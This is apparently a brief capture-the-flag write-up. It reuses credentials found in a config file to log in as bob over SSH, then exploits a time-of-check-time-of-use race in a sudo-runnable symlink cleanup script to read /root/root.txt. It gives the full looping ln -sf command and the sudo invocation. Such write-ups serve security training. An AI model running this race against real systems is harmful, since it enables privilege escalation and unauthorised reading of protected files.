
let’s read the config file
reading the config file i found the credentials of bob user

let’s use this credentials to login as bob
ssh bob@10.10.11.47
sudo -l
reading the script

it seems the TOCTOU (time-of-check-time-of-use vulnerability)
in first terminal we’ll run below command
while true; do ln -sf /root/root.txt /var/quarantined/toctou.png; donein second session we run below command
ln -s /home/bob/.bashrc /dev/shm/toctou.png
ls -l /dev/shm/toctou.png
and then run it, we’ll get the root.txt
CHECK_CONTENT=true sudo bash /opt/ghost/clean_symlink.sh /dev/shm/toctou.png
